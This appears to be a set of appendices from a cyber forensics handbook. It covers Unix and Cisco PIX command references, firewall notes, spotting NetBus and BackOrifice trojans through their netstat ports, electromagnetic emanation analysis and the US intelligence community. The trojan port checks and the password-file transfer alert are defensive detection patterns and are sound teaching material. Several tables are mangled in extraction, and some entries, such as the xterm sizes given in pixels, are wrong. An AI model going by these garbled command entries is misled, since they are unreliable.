Xterm -geom xy + px + py	Option allows you to specify the size x pixels by y pixels and placement position x by position y of the new window when it opens Position +0+0 is the top left-hand corner of the screen; and the bottom right is approx. + 1200 + 1000 depending on the resolution	xterm -geom 80 × 80 + 0 + 50	First command will open a window 80 pixels wide by 80 pixels tall and position its top left-hand corner at 0 pixels to the right of the left edge and 50 pixels down from the top of the screen
		xterm -geom 10 × 35 + 300 + 500	Second command will open a window 10 pixels wide by 35 pixels tall and position its top left-hand corner 300 pixs from the left edge and 500 pixs down from the top
		Xterm -geom 5 × 5 + 0 + 0	The third command will make a 5 by 5 window and position its top left-hand corner at the top left-hand corner of the screen Xterm will not compromise size when positioning
Xterm -title Label	Allows you to label your window's top title bar	Xterm -title SCRIPTS	Opens an xterm window with the title SCRIPTS (default is whatever follows the -e option)
Xterm -(areas) Color	Allows you to modify different colors in your xterm window	Xterm -bg white	First command sets the background color to white

(Continued)

Command	Description	Example	Explanation
Xterm -fn font	Sets the font in the new xterm window	Xterm -bd huntergreen Xterm -fg red Xterm -fn courr18	Second command sets the window border color to huntergreen
Xterm -iconic as an icon (double-click to maximize) Note: Options can be combined using xterm	Starts the new xterm	Xterm -iconic – title xyz	The third command window sets the text color to red Sets the font to courr18 (default is <i>fixed</i>) Opens an xterm in iconic form with the title xyz

Command	Description
Alias dir ls	Enables typing of either dir or ls to obtain a directory listing. (Note: I can substitute any word in place of “dir.” I can even use the word “mouse.” Therefore, now when I type the word “mouse” at the command line, it would do what the command “ls” would normally do.)
Alias	
Unalias dir alias h history	
Tar -cvf a:archive	
	Displays all defined aliases. Now dir will no longer work as a command to be used in place of ls. Now I only have to type “h” instead of the entire command “history.” The “history” command gives a list of the commands that have been typed on the system (a certain number of them, depending on how “history” was configured).
	Backs up the current directory (.) and stores the resulting archive on the diskette in a:
Tar -cvf a:archive *.doc	Backs up every file with the .doc suffix
Tar -cvf a:archive -	Used when you want to type filenames from the keyboard (standard input). Type each filename on a separate line. ^Z indicates end of list
Tar -tf a:archive more	Produces a list of all files currently contained in the archive
Find/-ctime -7 > weeklist	Identify any files that have changed in the last 7 days. Place these filenames in weeklist
Tar -cvf a:archive - < weeklist	Backup all files in weeklist.
Find/-ctime -7 tar -cvf a:archive -	Does the same thing that the above two commands do, but does it using a pipe (the symbol)
Df	Disk space usage on a file system
Du	Disk space used by a directory

(Continued)

Command	Description
Grep -i '^ftp'/etc/inetd.conf	Check to see if you are running ftp services:
Find/-name '*s' -print	Begins the search at the root directory (/) and look for anything (*) ending with and s and print it to the screen
Find/-name core -atime +7 -exec rm -f {};	Finds all core files more than 7 days since last access and removes them. Core files are important since they contain information relating to the failure of a system or an application running on that system
Find/-ctime -2 -print	Returns all the files that have been changed fewer than 2 days ago
Find/users/jake -exec chown jake {} \;	Makes the user jake the owner of the directory/users/jake and everything underneath it
Find/-nogroup -print	Finds file owned by a user not listed in /etc/group
Find/-nouser -print	Finds files owned by a user not listed in /etc/passwd
Fsck	Examines disks to ensure consistency of the information they contain. Checks all file systems listed in /etc/fstab.
ftp	<p>0 = successful</p> <p>fsck -p /dev/rra1 h (in rc.boot)</p> <p>BSD: /etc/fstab /etc/filesystems in some flavors</p> <p>ATT: /etc/checklist</p> <p>File Transfer Protocol: used to open communications to another computer system. Allows transfer of files to/from that system. Use as follows (type the words in italics):</p> <p><i>ftp</i> c then press the enter key></p> <p>ftp> <i>open</i></p> <p>(to) <i>TMG1</i> cnote that <i>TMG1</i> is the name of the system you want to open communications with></p> <p>Name: <i>Bruce1</i> <<i>Bruce1</i> is your userID on <i>TMG1</i>></p> <p>Password: <i>tsili73m</i></p> <p>230 User <i>Bruce1</i> Logged In</p> <p>ftp></p>

Cisco firewall commands

Currently, firewalls are the primary devices used to protect the outside perimeter of a corporate, military, or government network infrastructure. Properly configured, a firewall can be very useful in preventing malicious users on the public Internet from accessing private data, even when the organization has a connection to the Internet. Cisco is a major supplier of Internet infrastructure devices, such as routers, firewalls, and virtual private networks (VPNs). Because most networks encountered will have a firewall, and because Cisco is a major supplier of network infrastructure components, the commands used on a Cisco PIX firewall will be covered.

PIX COMMAND REFERENCE

“Help” information is available by entering a question mark by itself for a listing of all commands or with a “command space ?”.

You can add comments to your configuration by entering a colon as the first command in a line. Use comments to improve configuration file readability or to make configuration file commands not executable.

Note: cm = configuration mode, pm = privileged mode, and um = unprivileged mode.

age 15	Set private link key duration to 15 minutes.cm.
apply	Apply outbound access list to an IP address, cm. Use outbound lists to permit or deny access to system ports.
arp	cm.Add entry to pix firewall arp table, arp is a low-level tcp/IP protocol that resolves a node's physical address from its IP address.
arp timeout 42	cm. Change pix arp table entry duration, arp entry can exist in the arp table 42 seconds before being cleared. Default is 4 hours.
auth	Enable pix user authentication, cm. 5 chances to log in.
auth-server	Specify the IP address of the authentication server. cm.

auth-user	Specify IP address of authentication user. cm. Lets you provide authentication services for an IP address.
clear apply	cm. Clear previous apply of outbound access lists to an IP address.
clear arp	pm. Clear pix arp table entry. Can clear by MAC or IP address.
clear auth-user	cm. Remove authentication access for an IP address.
clear auth-server	cm. Specifies that an authentication server is no longer servicing authentication requests.
clear http	cm. Removes http access to an IP address.
clear outbound	cm. Clears an outbound access list.
clear route	cm. Clear the inside or outside interface's routing table.
clear snmp-server	cm. Clear snmp contact or location or stop sending snmp event data.
clear syslog	cm. Stop logging syslog messages.
clear telnet	cm. Remove pix telnet access from user.
conduit	cm. Add conduit through firewall for incoming connections.
configure floppy	pm. Merge current configuration with that on floppy disk.
configure memory	pm. Merge configuration with that from flash memory.
configure terminal	pm. Start configuration mode.
disable	pm. Exit privileged mode and return to unprivileged mode.
enable	um. Start privileged mode.
enable password	pm. Sets the privileged mode password.
failover	cm. Enable access to the optional failover feature.
global	cm. Define IP address in the global pool.
help	um. Display help information.
hostname	cm. Change the hostname in the pix command line prompt.
http	cm. Permit inside IP address access to the pix html management interface.
interface ethernet	cm. Identify ethernet board speed and duplex.
interface token	cm. Identify token ring board speed.
ip address	cm. Identify IP address for pix.
kill telnet_id	pm. Terminates a telnet session.
link	cm. Specify private link connection to pix.
linkpath	cm. Define a private link destination IP address.
Inko	cm. Define access to an older version 2 private link pix.
Inkopath	cm. Specify a version 2 private link path to the remote pix.
nat	cm. Associate a network with a pool of IP addresses.
no apply	cm. Cancel a previous use of the apply command.
no arp	pm. Erases the contents of the pix arp table.
no auth	cm. Suspend user authentication services.
no auth-server	cm. Remove access to authentication server.
no auth-user	cm. Disable user authentication for IP address.
no conduit	cm. Remove a conduit.
no failover	cm. Turn failover off or force pix into standby mode.
no global	cm. Remove IP address from the global pool.

no http	cm. Remove IP address access to the pix html management interface.
no link	cm. Disable private link connection.
no linkpath	cm. Disable private link destination IP address.
no linfo	cm. Disable access to an older version 2 private link pix.
no linkpath	cm. Disable a version 2 private link path to the remote pix firewall.
no nat	cm. Disassociate a network with a pool of IP addresses.
no outbound	cm. Removes the access list previously created with outbound.
no rip	cm. Disables rip updates.
no route	cm. Remove an entry from the routing table.
no snmp-server	cm. Stops the pix from sending snmp event information.
no static	cm. Disables a permanent mapping (static translation slot) between a local IP address and a global IP address in the virtual pool.
no syslog	cm. Stop logging syslog messages (console, host IP address, output facility level)
no telnet	pm. Disable IP address telnet access to the pix.
outbound	cm. Creates an access list that determines how inside IP addresses can access outside activities.
passwd	Set password for telnet and html access. 16 char max. not case sensitive. #.
ping	cm. Determine if other IP addresses are visible from the pix.
reload	pm. Reboots and reloads the configuration from flash memory.
rip	cm. Changes rip settings.
route	cm. Enter a static route for the specified interface.
show	Differs by mode. View command information (age, arp, auth, many others).
show actkey	um. Show activation key and number of user licenses.
show blocks	um. Show system buffer utilization.
show config	pm. View configuration in flash memory.
show hw	um. Display hardware identification values.
show interface	um. View network interface information.
show memory	um. Show system memory utilization.
show processes	um. Display running processes.
show version	um. View pix version.
show who	um. Show active http and telnet admin sessions on pix.
show xlate	um. Displays the contents of the translation slots.
snmp-server	cm. Provide snmp event information.
static	cm. Map local IP address to global IP address.
syslog console	cm. View syslog messages on the pix.
syslog host	cm. Define which hosts are sent syslog messages, syslog host ip_address.
syslog output	cm. Start sending syslog notification messages.
telnet	pm. Allow inside IP address to configure the pix from telnet.
timeout	cm. Sets the maximum idle time for translation and connection slots.

who	um. Shows active telnet admin sessions on pix.
write erase	pm. Clear the contents of flash memory.
write floppy	pm. Store the current configuration on floppy disk.
write memory	pm. Save current configuration in flash memory.
write terminal	pm. View current configuration on console.

Since firewalls are extremely important to the security of an organization's network infrastructure, a few more key items will be provided to allow you to speak somewhat knowledgeably about firewalls.

- Two major problems that occur with firewalls: misconfiguration and code vulnerabilities.
- Four major items you want to see in a firewall: security, performance, speed, management (includes "ease of use").
- Before choosing a firewall, you need to assess potential risks and develop security policies.
- Firewalls will not protect against: modems on corporate desktops.
- Firewall architecture: Three basic approaches to access control:
 1. Packet filtering: Examines all the packets it sees and then forwards or drops them based on predefined rules.
 2. Proxies: Acts as an intermediary for user requests, setting up a second connection to the desired resource either at the application layer (an application proxy) or at the session or transport layer (a circuit relay).
 3. Stateful inspection: Examines the packets it sees like packet filters do, but goes a step further. It remembers which port numbers are used by which connections and shuts down access to those ports after the connection closes. Check point developed the stateful inspection architecture which gives the firewall the ability to safely transport virtually any application.
- Executable content such as Java and ActiveX objects: One of the more frightening aspects of Internet and Intranet traffic. Executable content can ride right through many firewalls using services the device allows. A web surfer could download a page containing malicious ActiveX or Java objects. The firewall would let it right in because it has been configured to allow web access.
- DMZ design: Adds an extra measure of protection for the internal network. Even if an attacker on the external segment manages to compromise machines on the DMZ, everything on the inside remains guarded by the firewall.
- Log files get filled up: Best to shut down external access when this occurs. This is a safer course than overwriting old log entries or continuing to operate without logs.

- Firewall alerts: Set up to do paging or e-mail alerts for unauthorized access attempts.
- SYN flooding: Also known as Sync Storms; a denial-of-service attack; very serious to ISPs, bombarding the firewall with requests to synchronize TCP connections. The firewall allocates all available buffer space to these requests and thus cannot accept any for legitimate connections.
- Java and ActiveX: Java is considered to be somewhat less risky than ActiveX since it has built-in security controls where ActiveX does not. Microsoft says the long-range answer for ActiveX security are digital signatures that vouch for the safety of each object. Net managers are better off screening the executable content their firewalls handle.
- Configuration items for the firewall:
 - a. Page or e-mail alert of unauthorized access attempt.
 - b. Remotely disable outside access (external interface).
 - c. Any product that permits remote configuration should authenticate and encrypt connections to the firewall.
 - d. Deny access from a given subnet.
 - e. Log blocked access attempts.
 - f. SYN flooding.
 - g. Ping of death.
 - h. Log full.
 - i. Disk full.
 - j. E-mail or paging alert for:
 - i. Transfers of more than 20 MB.
 - ii. Any usage between 1 A.M. and 6 A.M. of more than 5 MB. More than 40 MB of traffic.
 - iii. Excessive number of connections requested per minute.
 - iv. More than 10 attempts per minute to nonexistent IP address.
 - v. IP spoofing attempt: An attack in which would-be intruders outside the firewall configure their machines with IP addresses on the inside.
 - vi. Transfer of the /etc/password or similar file.



Taylor & Francis

Taylor & Francis Group

<http://taylorandfrancis.com>

Discovering unauthorized access to your computer

Use the “netstat” command to determine whether or not there is an unauthorized connection to your workstation. As shown below, the `/?` parameter can be used to read the “Help” section of the “netstat” command.

`netstat /?` Displays protocol statistics and current TCP/IP network connections.

NETSTAT [-a] [-e] [-n] [-s] [-p proto] [-r] [interval]

- a Displays all connections and listening ports. (Server-side connections are normally not shown.)
- e Displays Ethernet statistics. May be combined with the -s option.
- n Displays addresses and port numbers in numerical form.
- p Shows connections for the protocol specified by proto; proto may be TCP or UDP. If used with the -s option to display per-protocol statistics, proto may be TCP, UDP, or IP.
- r Displays the contents of the routing table.
- s Displays per-protocol statistics. By default, statistics are shown for TCP, UDP and IP; the -p option may be used to specify a subset of the default.
- interval Redisplays selected statistics, pausing interval seconds between each display. Press CTRL+C to stop redisplaying statistics. If omitted, netstat will print the current configuration information once.

“netstat -a” shows the list of ports on your machine. NetBus will be listening at port 12345; BackOrifice will be listening at port 31337. These port numbers can be changed by the attacker, but most attackers are either too lazy or do not know how to make the change. Normal ports you should expect to see are 135, 137 (nbname), 138 (nbdata-gram), and 139 (nbsession). You should also see a few ports starting at 1024 through around 1030. These are most likely fine. In this list, you will also see whom your machine is connected to. If the attacker is using BackOrifice, you will not see a connection (it uses UDP, which is “connection-less”), but if NetBus is being used, you will see the attacker’s name appear.

Type `netstat -an` and look for anything with port 1025. Now close another program and look again. If after closing all visible programs, the port stays open, hit `control + alt + delete` once and exit everything but Explorer and `systray`. If that port is still open, there may be a trojan horse running; `telnet` to `localhost 1025` and see if it gives you any of the common trojan banners.

A “`netstat -a lmore`” would also be useful to find out if there are any trojan ports listening. I will use my workstation as an example:

C:\WINDOWS>netstat -a
Active Connections

<i>Proto</i>	<i>Local Address</i>	<i>Foreign Address</i>	<i>State</i>
TCP	bmiddletonpc:1025	0.0.0.0:0	LISTENING
TCP	bmiddletonpc:1033	0.0.0.0:0	LISTENING
TCP	bmiddletonpc:1034	0.0.0.0:0	LISTENING
TCP	bmiddletonpc:1058	0.0.0.0:0	LISTENING
TCP	bmiddletonpc:1059	0.0.0.0:0	LISTENING
TCP	bmiddletonpc:1064	0.0.0.0:0	LISTENING
TCP	bmiddletonpc:1065	0.0.0.0:0	LISTENING
TCP	bmiddletonpc:1066	0.0.0.0:0	LISTENING
TCP	bmiddletonpc:1033	wolf.ipq.com:1352	ESTABLISHE
TCP	bmiddletonpc:1034	mail1.ipq.com:1352	ESTABLISHE
TCP	bmiddletonpc:1058	web1.ipq.com:80	CLOSE_WAI
TCP	bmiddletonpc:1059	web1.ipq.com:80	CLOSE_WAI
TCP	bmiddletonpc:1069	mail1.ipq.com:1352	TIME_WAIT
TCP	bmiddletonpc:427	0.0.0.0:0	LISTENING
TCP	bmiddletonpc:3017	0.0.0.0:0	LISTENING
UDP	bmiddletonpc:427	*:*	

C:\WINDOWS>netstat -an
Active Connections

<i>Proto</i>	<i>Local Address</i>	<i>Foreign Address</i>	<i>State</i>
TCP	0.0.0.0:1025	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1033	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1034	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1058	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1059	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1064	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1065	0.0.0.0:0	LISTENING

<i>Proto</i>	<i>Local Address</i>	<i>Foreign Address</i>	<i>State</i>
TCP	0.0.0.0:1066	0.0.0.0:0	LISTENING
TCP	157.43.232.249:1033	157.43.177.41:1352	CLOSE_WAIT
TCP	157.43.232.249:1034	157.43.177.51:1352	ESTABLISHED
TCP	157.43.232.249:1058	157.43.52.121:80	CLOSE_WAIT
TCP	157.43.232.249:1059	157.43.52.121:80	CLOSE_WAIT
TCP	157.43.232.249:1088	157.43.177.51:1352	TIME_WAIT
TCP	157.43.232.249:427	0.0.0.0:0	LISTENING
TCP	157.43.232.249:3017	0.0.0.0:0	LISTENING
UDP	157.43.232.249:427	*:*	

When I exit Netscape, I have (from netstat -an):
Active Connections

<i>Proto</i>	<i>Local Address</i>	<i>Foreign Address</i>	<i>State</i>
TCP	0.0.0.0:1025	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1033	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1034	0.0.0.0:0	LISTENING
TCP	157.43.232.249:1033	157.43.177.41:1352	CLOSE_WAIT
TCP	157.43.232.249:1034	157.43.177.51:1352	ESTABLISHED
TCP	157.43.232.249:427	0.0.0.0:0	LISTENING
TCP	157.43.232.249:3017	0.0.0.0:0	LISTENING
UDP	157.43.232.249:427	*:*	

When I exit Lotus Notes, I have:

C:\WINDOWS>netstat -an
Active Connections

<i>Proto</i>	<i>Local Address</i>	<i>Foreign Address</i>	<i>State</i>
TCP	0.0.0.0:1025	0.0.0.0:0	LISTENING
TCP	157.43.232.249:1034	157.43.177.51:1352	TIME_WAIT
TCP	157.43.232.249:1089	157.43.177.41:1352	TIME_WAIT **Note: This is new.**
TCP	157.43.232.249:427	0.0.0.0:0	LISTENING
TCP	157.43.232.249:3017	0.0.0.0:0	LISTENING
UDP	157.43.232.249:427	*:*	

After waiting a few minutes, and with only Microsoft Word and DOS open, I have:

```
C:\WINDOWS>netstat -an
Active Connections
```

<i>Proto</i>	<i>Local Address</i>	<i>Foreign Address</i>	<i>State</i>
TCP	0.0.0.0:1025	0.0.0.0:0	LISTENING
TCP	157.43.232.249:427	0.0.0.0:0	LISTENING
TCP	157.43.232.249:3017	0.0.0.0:0	LISTENING
UDP	157.43.232.249:427	*:*	

When I do a ctrl-alt-del and delete DPMW32, 3017 leaves. The others stay, even when I eliminate everything except systray and Explorer.

```
C:\WINDOWS>netstat -an
Active Connections
```

<i>Proto</i>	<i>Local Address</i>	<i>Foreign Address</i>	<i>State</i>
TCP	0.0.0.0:1025	0.0.0.0:0	LISTENING
TCP	157.43.232.249:427	0.0.0.0:0	LISTENING
UDP	157.43.232.249:427	*:*	

```
C:\WINDOWS>telnet 157.43.232.249:1025
```

```
C:\WINDOWS>telnet 157.43.232.249
```

```
C:\WINDOWS>telnet 157.43.232.249:427
```

I am unable to telnet to any of these, so it does not appear that a trojan horse is on my system.

(netstat -a 20 > c:\anyfilename) is memory intensive and will produce a large file if it is run all day. However, at the end of the day, open the file and search for 31337 or 12345. The IP address next to it is the IP of your attacker.

For networking information, use the following commands:	finger
	systat
	netstat
	lanscan
	ifconfig
To list all routes use:	netstat -rn
If you want to compare old and new use:	netstat -r
	netstat -m
Don't forget that you can also use:	netstat /all

It is best to experiment with netstat on your own machine to become familiar with its various parameters before using it during the course of investigations on others' systems.

Electromagnetic field analysis (EFA)

Electromagnetic field analysis (EFA) is usually rich with differential equations (and the integral form of equations also) but I am going to attempt to leave those out. If I find that I need to include them, I will. I also want to emphasize that I am not going to lay out for you step by step how to take advantage of electromagnetic fields and utilize EFA. If you have the knowledge required to “read between the lines,” then what I provide here will be just what you are looking for. If you do not have that detailed knowledge then you will have to do a considerable amount of research. I suppose you could consider this a challenge and move forward from there.

Electromagnetic fields are composed of charges, at rest and in motion, that produce currents and electric-magnetic fields. Sound familiar? It should, because this is the “stuff” that allows electronic communication devices (e.g., computers, monitors, satellites, network appliances, antennas, microwave circuits, radio frequency [RF] and optical components, radar, etc.) to work in the first place. Impressed magnetic and electric current densities can be considered as energy sources, and where there is energy (with regards to communications devices, of which the computer is one), data is likely also present.

Materials hold charged particles and when these materials are subjected to electromagnetic fields, their charged particles intermingle with the electromagnetic field vectors, generating currents and changing the electromagnetic wave propagation in these media compared to that in free space. This is a key statement from a forensics perspective. We are looking for anomalies – something out of the ordinary – and this is a great place to begin.

In general, materials are differentiated as dielectrics (insulators), magnetics, or conductors depending on whether polarization (electric displacement current density), magnetization (magnetic displacement current density), or conduction (conduction current density) is the prime occurrence. A separate class of material is composed of semiconductors, which join the breach between dielectrics and conductors where neither displacement nor conduction currents are prime. Crystals (whether grown or synthetic) are a form of anisotropic material, and they are key elements of our electronic communication devices when it comes to determining the frequency of operation.

Materials whose constitutive factors are functions of frequency are known as dispersive. All materials employed in our daily life display some amount of dispersion although the dissimilarities for some may be insignificant and for others much more noteworthy.

As you know from your own observations, radio and/or television reception deteriorates (or in some cases, terminates) as we move from outside to inside an enclosure of some type (tunnels, elevators, shielded buildings, etc.). The same is true for other types of communication equipment, such as computers, monitors, various types of cabling, and other electronic equipment that exists on a computer communications network. If it is appropriately shielded you cannot get to it, but if it is not, it makes an excellent target for someone (such as a cyber forensic investigator [CFI]) who has the ability to extract information from electromagnetic fields (either covertly or openly). It is important to note that the tangential components of an electric field across an interface linking two media with no impressed magnetic current densities along the boundary of the interface are continuous. It is just as important to know that the tangential components of the magnetic field linking an interface between two media, neither of which is a perfect conductor, are continuous. In a wireless communication system, electromagnetic fields are utilized to carry data over to both short and long distances. To achieve this, energy must be coupled with electromagnetic fields. This conveyance of energy is realized even if we lack an intervening channel (think about this – from a cyber forensics tool perspective – extracting “hidden” data from energy fields with or without appropriate channels of conveyance).

The intelligence community since 9/11

In the intelligence community, cyber forensics investigations and analysis are big business. There is an extreme focus in this area of expertise due to terrorist activities around the world. This appendix focuses on the significant reorganization of our intelligence community and the resources allocated to it.

According to the National Security Act of 1947 (This makes for excellent reading. Look it up.), there is a difference between Foreign Intelligence and Counterintelligence. Foreign Intelligence refers to “information relating to the capabilities, intentions, or activities of foreign governments or elements thereof, foreign organizations, or foreign persons.” Counterintelligence refers to “information gathered and activities conducted to protect against espionage, other intelligence activities, sabotage, or assassinations, conducted by or on behalf of foreign governments or elements thereof, foreign organizations, or foreign persons, or international terrorist activities.”

Within the intelligence community are what we call “The INTs”:

- Human Intelligence sources (HUMINT)
 - Agents (controlled sources)
 - Informants (willing sources)
- Open-Source Intelligence sources (OSINT)
 - Print (such as newspapers)
 - Broadcast (such as CNN [Cable News Network] and other news stations)
 - Internet
- Imagery Intelligence (IMINT)
 - Radar
 - Multi-spectral
 - Photographs (digital and regular film)
 - Infrared
 - Electro-optical
- Signals Intelligence sources (SIGINT)
 - Communications intelligence — electronic signals (COMINT)
 - Electronic intelligence (ELINT)

- Instrumentation signals (FIS)
 - Computer network exploitation (SIGINT in “The Net”)
- Measurement and Signatures (MASINT)
 - IR (infrared)
 - Acoustic
 - Magnetic
 - Multi-spectral and hyper-spectral
 - Radiation
 - Spectrometry
 - Radio frequency (RF)
- Movement Intelligence (MOVINT)
 - Moving Target Indicator (MTI) radar
 - Has day/night and all-weather capability
 - Group formation (Is a military convoy on the move?)
 - Reflection pattern (So we see jagged or smooth edges?)
 - Separation between objects (tight or loose formations?)
 - Speed (fast or slow)
 - RF tags (cooperative radar return)
 - Moving parts (trucks, rotating antennas, wheels)
 - Acceleration (fast or sluggish)
 - Direction (are the objects constrained by a road?)
 - Radar cross section (small or large)

MOVINT is newer and can somewhat overlap other areas. Whether it continues to remain an “INT” on its own remains to be seen. It may eventually recede into the other “INTs.” Time will tell; however, it is an extremely interesting area of endeavor.

Our Intelligence Community (IC) is now organized as shown in Figure H.1. Note that in the figure, those organizations with names that are double-underlined fall under the Department of Defense (DOD). The others do not.

The Director of Central Intelligence (DCI) oversees IC policies and resources. The DCI has an enormous amount of responsibility but does not have sufficient authority to appropriately carry out his or her duties. Thus, the DCI ends up doing quite a bit of negotiating with other agencies.

The OSS (under Joint Chiefs of Staff [JCOS]) from World War II was the precursor to the Central Intelligence Agency (CIA). Twelve concerns/items shaped the IC:

- The need for an effective national intelligence capability during peacetime (this was being determined at the end of World War II)
 - At that time, two major issues hanging over the head of the United States were:
 - Pearl Harbor
 - The “Iron Curtain”




Figure H.1 Intelligence Community (IC) organization.

- The IC must not be under military control
 - The president of the United States wanted an IC that was independent of the military.
- The need to protect sources and methods
- The need for a leader of the IC

- An independent DCI who would be legally responsible for the protection of sources and methods
- The need for mechanisms by which intelligence collectors could respond to the requirements of the entire government
- The need for a joint attack on difficult problems
- The expense of intelligence activities
- Perceived need to ensure that IC activities did not conflict with the rights of US citizens. The following committees and Executive Orders (EO) from the president provided guidelines for this:
 - Senate “Church Committee” in 1975 and 1976
 - House “Pike” committee
 - EO 11905 from President Ford in 1976
 - EO 12036 (Carter in 1978) and EO 12333 (Reagan in 1981)
 - DoD Directive 5240.1, DoD Intelligence Activities (1988)
- Desire to prevent another major “spy turned traitor” case
 - The Walker case in 1985 and 1986
- John Walker is now serving life in prison (Marion, IL)
- Major damage to the United States in relation to Soviet spy activities
- Of course the United States still ended up with two other major cases
 - Ames
 - Hansen
- Studies of vulnerabilities
- Additional senior level oversight desired
 - NSC Committee
 - National Counterintelligence Executive (NICX)

Congressional documents that do much to cover the abovementioned activities are as follows. These are an excellent read. If you contact the House Intelligence Committee, you can obtain all of the following documents free of charge (your tax dollars at work):

- National Security Act of 1947 (Amended)
- Senate Resolution 400
 - Senate Select Committee on Intelligence
- House Resolution 658
 - Charter of the House Permanent Select Committee on Intelligence
- Intelligence Authorization Acts (Annual)
- Defense Authorization Acts (Annual)
- Defense Appropriations Acts (Annual)

Similarly, White House documents exist that cover the abovementioned activities as well:

- NSCIDs
- Nixon memo

- Reorganization of the US Intelligence Community (November 5, 1971); It is interesting to note that this document was never followed up on due to the occurrence of Watergate.
- EO 11905 from President Ford in 1976
- EO 12036 (Carter in 1978) and EO 12333 (Reagan in 1981)

IC “core capabilities” are as follows:

- Intelligence collection
- All-source/multidisciplinary analysis
- On-site inspection
 - Big boost for the IC
- Counterintelligence
- Covert action
- Operational activities conducted by the CIA legally

IC “sustaining capabilities” are as follows:

- Imagery exploitation
- Production processing
- Collection support
- Tasking arrangements
- Investigations
- Cryptanalysis
- Language processing

IC “supporting capabilities” are as follows:

- Research and development
- Facilities
- Security
- Communications
- Logistics
- Education and training
- Management

The “intelligence missions” of the IC can really be broken down into four main areas. Note that the President’s Daily Brief (PDB) falls in here also:

- Counterintelligence
- Support to law enforcement (all the more since 9/11/01)
 - Counter narcotics
 - Illegal technology transfer
 - Counterespionage
- Economic espionage against US businesses

- Counterterrorism
- Countering international criminal organizations and their activities such as money laundering
- Support to military operations (SMO)
 - Combat operations
 - Contingency operations (other than war)
 - Overseas presence
 - Nuclear and other weapons of mass destruction (WOMD)
 - Weapons systems acquisition
 - Force planning and modernization
- Support to policymakers
 - Environmental issues
 - Economic and trade policy
 - Diplomacy
 - Negotiations
 - Policy formulation
 - Support to diplomatic operations
 - Defense policy (not SMO)
 - Counterproliferation
 - Civil and other natural disasters
- Satellite mapping to help Federal Emergency Management Agency (FEMA) handle a natural disaster

The NSC principles are what guide intelligence priorities; these are reviewed every six months. The three most important questions to the IC are:

- Who are the really major players?
- What *can* these “major players” do?
 - To US security interests
 - To one another
- What do these “major players” *intend* to do?
 - To damage US interests
 - To one another

Let us focus on the DCI for a minute. What are this individual’s roles and responsibilities? The DCFs functions are specified in the 1947 National Security Act and are as follows:

- Manages the CIA
- Protects sources and methods
- Provides guidance on future needs and capabilities
- Advises the president and the National Security Council
- Develops IC policies
- Establishes requirements and priorities for collection activities

The National Intelligence Council, which reports to the DCI, has the following responsibilities:

- Senior advisory group to the DCI on substantive matters
 - Sense of the Community Memoranda
 - National Intelligence Estimates (NIE)
- Performs evaluations
- National Intelligence Officers (NIO)
- Interagency group
- National Intelligence Analysis and Production Board

The functions of the CIA include:

- All-source analysis
- Covert action
- Foreign intelligence collection
- Counterintelligence

To perform these functions, the CIA must have the following:

- Planning
- Administration
- Overseas stations and bases
- Research and development

Three major items developed/implemented by the CIA are:

- U2 spy plane
- SR71 aircraft
- MASINT

The DOD is the largest producer and consumer of intelligence. For the DOD, the importance of intelligence falls under these three items:

- Operations support
- Weapons development
- Military posture

The Defense Intelligence Agency (DIA) was created in 1961 and has the following functions:

- Manages MASINT for the IC
- Collection management
- Coordinates all military intelligence activities

- All-source analysis
 - Defense Intelligence Analysis Center (DIAC)
- Supports military departments, commands, and others in DOD
- Manages the Defense HUMINT System

The National Reconnaissance Office (NRO) was formed in 1961 and is a joint DOD/CIA activity. The NRO develops, builds, launches, and operates reconnaissance satellites used for imagery and signal intelligence. The Director of the NRO is the Under Secretary of the Air Force (this is the number two person in the Air Force).

The National Security Agency (NSA) has both an Intelligence branch and an Information Assurance branch (non-Intel). The main functions of the NSA are as follows:
